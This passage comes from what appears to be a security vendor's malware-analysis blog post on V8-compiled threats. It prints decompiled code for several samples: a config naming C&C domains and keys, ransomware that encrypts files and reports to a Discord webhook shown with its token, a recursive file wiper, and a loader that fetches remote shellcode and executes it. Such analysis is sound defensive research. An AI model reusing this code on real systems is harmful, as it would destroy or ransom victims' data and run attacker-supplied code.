
```
if (!0 == is_debuge()) {
    running_with_argument = false
    r3 = "Uz5Bw8Z3Ym"
    ACCU = process_args_[1]
    if (!process_args_[1]) {
        ACCU = ""
    }
    if (r3 == ACCU) {
        running_with_argument = true
    }
    domain_list = ["andingswon.com", "haitingshospical.com", "ndingcouncern.com", "reatmenttoget.com", "weiledstever.com"]
    uid = ""
    did = ""
    is_ = 0
    CryptoJS = SharedFunctionInfo_00000092001B2E05()
    r4 = CryptoJS["enc"]["Base64"]["parse"]("LXHpojNGTGL0JiFsLbS4dWdPjm6J3nTMzq4B6K7x4kA=")
    key1 = r4["toString"](CryptoJS["enc"]["Latin1"])
    r6 = CryptoJS["enc"]["Base64"]["parse"]("EWEqFnXqG45F/+2WGrk8OpQXNNnq9cW2IsxFgRXCj5Y=")
    key2 = r4["toString"](CryptoJS["enc"]["Latin1"])
    r4 = CryptoJS["enc"]["Base64"]["parse"]("bzEkMM7DpgtquKqyt+KPcaZnYowPKof61G8zRuY5Ecs=")
    key3 = r4["toString"](CryptoJS["enc"]["Latin1"])
    r4 = CryptoJS["enc"]["Base64"]["parse"]("3xngdBYkX8LphNSkKEpqwyi3TGpiNWnLG1Dr4cD8SYA=")
    key4 = r4["toString"](CryptoJS["enc"]["Latin1"])
    r4 = CryptoJS["enc"]["Base64"]["parse"]("9SStFDN9NEbQjMNqOq6Kh6C8Tr4zJvSCPTmg2q9nG38=")
    key5 = r4["toString"](CryptoJS["enc"]["Latin1"])
```

Figure 8 – Some of the malware's configurations include C&C domains and encryption keys.

Ransomware and Wiper

Among the files we investigated, we discovered a couple of ransomware strains. The structure was straightforward, involving a sequence of read, encrypt, and write operations. For example, let's delve into this particular sample, `e73c59ec8ee0b7bcc2b26e740946a121f73c98355dc87b177ebe77258b403d63`, which is packed using node PKG.

The malware begins with certain configurations, including directories to encrypt, file extensions to target and a Discord webhook that acts as a C&C.



```
config = new {
        "dirs":["/Desktop/",  "/Pictures/", "/Music/", "/Videos/", "/Downloads/", "/3D Objects/"], ,
        "extensions": [".der", ".pfx", ".key", ".crt", ".csr", ".p12", ".pem", ".odt", ".ott", ".sxw", ".stw", ".uot", ".3ds",
                        ".max", ".3dm", ".py", ".ods", ".ots", ".sxc", ".stc", ".dif", ".slk", ".wb2", ".odp", ".otp", ".sxd", ".std",
                        ".uop", ".odg", ".otg", ".sxm", ".mml", ".lay", ".lay6", ".asc", ".sqlite3", ".sqlitedb", ".sql", ".accdb", ".mdb",
                        ".db", ".dbf", ".odb", ".frm", ".myd", ".myi", ".ibd", ".mdf", ".ldf", ".sln", ".suo", ".cs", ".c", ".cpp", ".pas",
                        ".h", ".asm", ".js", ".cmd", ".bat", ".ps1", ".vbs", ".vb", ".pl", ".dip", ".dch", ".sch", ".brd", ".jsp", ".php",
                        ".asp", ".rb", ".java", ".jar", ".class", ".sh", ".mp3", ".wav", ".swf", ".fla", ".wmv", ".mpg", ".vob", ".mpeg",
                        ".asf", ".avi", ".mov", ".mp4", ".3gp", ".mkv", ".3g2", ".flv", ".wma", ".mid", ".m3u", ".m4u", ".djvu", ".svg",
                        ".ai", ".psd", ".nef", ".tiff", ".tif", ".cgm", ".raw", ".gif", ".png", ".bmp", ".jpg", ".jpeg", ".vcd", ".iso",
                        ".backup", ".zip", ".rar", ".7z", ".gz", ".tgz", ".tar", ".bak", ".tbk", ".bz2", ".PAQ", ".ARC", ".aes", ".gpg",
                        ".vmx", ".vmdk", ".vdi", ".sldm", ".sldx", ".sti", ".sxi", 0.602, ".hwp", ".snt", ".onetoc2", ".dwg", ".pdf", ".wk1",
                        ".wks", 0.123, ".rtf", ".csv", ".txt", ".vsdx", ".vsd", ".edb", ".eml", ".msg", ".ost", ".pst", ".potm", ".potx",
                        ".ppam", ".ppsx", ".ppsm", ".pps", ".pot", ".pptm", ".pptx", ".ppt", ".xltm", ".xltx", ".xlc", ".xlm", ".xlt", ".xlw",
                        ".xlsb", ".xlsm", ".xlsx", ".xls", ".dotx", ".dotm", ".dot", ".docm", ".docb", ".docx", ".doc", ".bin"],
            "webhook": "https://discord.com/api/webhooks/1036684013353574440/BLiSCa_gWoNRrVMnQCOikaNaY0e8HFzh_Vq79RRvdYLN2G0wMRB1dSfVrDjNOucId29s",
            "antivm": false,
            "antivpn": false
    }
```

Figure 9 – The ransomware configuration.

The malware then recursively iterates over all directories based on the configuration and encrypts them using AES encryption algorithm.

```
function encryptFile_0000023737FA04E9(file_name) {
{
    r6 = fs["statSync"](file_name)
    if (r6["size"] > 100000000)
    {
        return undefined
    }
    r6 = isHiddenFile(file_name)
    if (r6 == true)
    {
        return undefined
    }
    r1 = crypto["createCipheriv"]("aes-256-cbc", key, iv)
    r2 = fs["createReadStream"](file_name)
    r3 = fs["createWriteStream"](file_name)
    r7 = r2["pipe"](r1)
    ACCU = r7["pipe"](r3)
    ACCU = r3["on"]("finish", SharedFunctionInfo_0000023737FA0769)
    return undefined
}
```

Finally, the malware sends the victim's information back to the attacker using the Discord webhook. Interestingly, despite the malware successfully encrypting files on the file system, it still received a very low detection rate on VirusTotal with only one generic detection.

Similar to the ransomware, we also observed a type of wiper, `2e74d21cade1c7ef78dd3bfa06f686cb41a045bb52e0151c1bb51474b97dd2dc`, that traverses files in the file system and overwrites them with random strings.

```
function destroyFiles_000000CBE13DDDC1(a0) {
    Scope[2][2] = a0
    r0 = fs["readdirSync"](Scope[2][2])
    ACCU = r0["forEach"](SharedFunctionInfo_000000CBE13DDF51)
    return undefined
}

function SharedFunctionInfo_000000CBE13DDF51(a0) {
    r0 = path["join"](Scope[2][2], a0)
    r1 = fs["statSync"](r0)
    if (r1["isDirectory"]())
    {
        ACCU = destroyFiles_000000CBE13DDDC1(r0)
    }
    else
    {
        r9 = "Math"["random"]()
        r6 = string_list["Math"["floor"]((string_list["length"] * r9))]
        r5 = r0
        ACCU = fs["writeFileSync"](r5, r6, "utf8")
    }
    return undefined
}
```

Shellcode Loader

An additional malware that recently caught our attention acts as a shellcode loader with the capability to fetch dynamic x64 shellcodes from a remote C&C server and subsequently execute them.


The malware incorporates the `ffi-napi` and `ref-napi` modules, allowing the loading and invocation of dynamic libraries through pure JavaScript. Next, the loader establishes communication with the C&C server to retrieve the shellcode buffer.

```
http = require("http")
r3 = require("./update.js") // configuration file containing C2
ffi_napi = require("ffi-napi")
ref_napi = require("ref-napi")
Scope[1][4] = ref_napi["types"]["uint64"]
Scope[1][5] = ref_napi["types"]["uint32"]
Scope[1][6] = ref_napi["types"]["void"]
Scope[1][7] = ref_napi["refType"](Scope[1][6])
Scope[1][8] = Scope[1][7]
Scope[1][9] = ref_napi["refType"](Scope[1][5])
r4 = http["get"](r3["UpdateSoftware"], get_shellcode)
ACCU = r4["on"]("error", SharedFunctionInfo_000002F3D955EA09)
```

Finally, the shellcode is loaded into the system's memory and executed using a series of Windows API calls.

```
r1 = ffi_napi["Library"]("kernel32", r7)
r6 = r1
r2 = r1["VirtualAlloc"](null, shellcode_buffer["length"], 12288, 64)
r6 = r1
r7 = r2
ACCU = r1["RtlMoveMemory"](r7, shellcode_buffer, shellcode_buffer["length"])
r7 = ref_napi["refType"](ref_napi["types"]["uint32"])
r3 = ref_napi["alloc"](r7)
r6 = r1
r9 = r2
r12 = r3
r4 = r1["CreateThread"](null, 0, r9, null, 0, r12)
ACCU = r1["WaitForSingleObject"](r4, 4294967295.0)
```

Through code analysis, we discovered a repository on GitHub named 'node-shellcode', upon which the malware was based. Note the similarity between the decompiled version and the original code below.



```
console.log("shellcode length:", shellcode.length);

const destAddr = kernel32.VirtualAlloc(null, shellcode.length, 0x3000, 0x40)

console.log(destAddr)

kernel32.RtlMoveMemory(destAddr, shellcode, shellcode.length)

const threadId = ref.alloc(ref.refType(ref.types.uint32))

const handle = kernel32.CreateThread(null, 0, destAddr, null, 0, threadId)

console.log('thread id:', threadId.readUint32LE())

kernel32.WaitForSingleObject(handle, 0xffffffff)
```

Figure 10 – The node-shellcode source from GitHub.

Conclusion

In the ongoing battle between security experts and threat actors, malware developers keep coming up with new tricks to hide their attacks. It's not surprising that they've started using V8, as this technology is commonly used to create software as it is very widespread and extremely hard to analyze.

In this article, we give you a basic understanding of how V8 compiled code is used not just in regular apps but also for malicious purposes. As this technology is already used by threat actors, we've included examples of how it's been applied in different malware families, most prominently by ChromeLoader, which is written in a way that suggests the attackers are highly familiar with the technology.

Many of our insights come from our use of View8, a new tool that makes it easier to break down V8 compiled code. We were able to more easily study V8 malware by translating it into a form of pseudo-JavaScript that's easier to understand and therefore analyze. We hope that as this tool becomes available, it will help others find and stop V8 malware that have been flying under the radar for too long.

GO UP

BACK TO ALL POSTS

POPULAR POSTS

ARTIFICIAL INTELLIGENCE CHATGPT CHECK POINT RESEARCH PUBLICATIONS

OPWNAI : Cybercriminals Starting to Use ChatGPT

CHECK POINT RESEARCH PUBLICATIONS THREAT RESEARCH

Hacking Fortnite Accounts

ARTIFICIAL INTELLIGENCE CHATGPT CHECK POINT RESEARCH PUBLICATIONS

OpwnAI: AI That Can Save the Day or HACK it Away

BLOGS AND PUBLICATIONS

r

Let’s get in touch

Subscribe for cpr blogs, news and more

Subscribe Now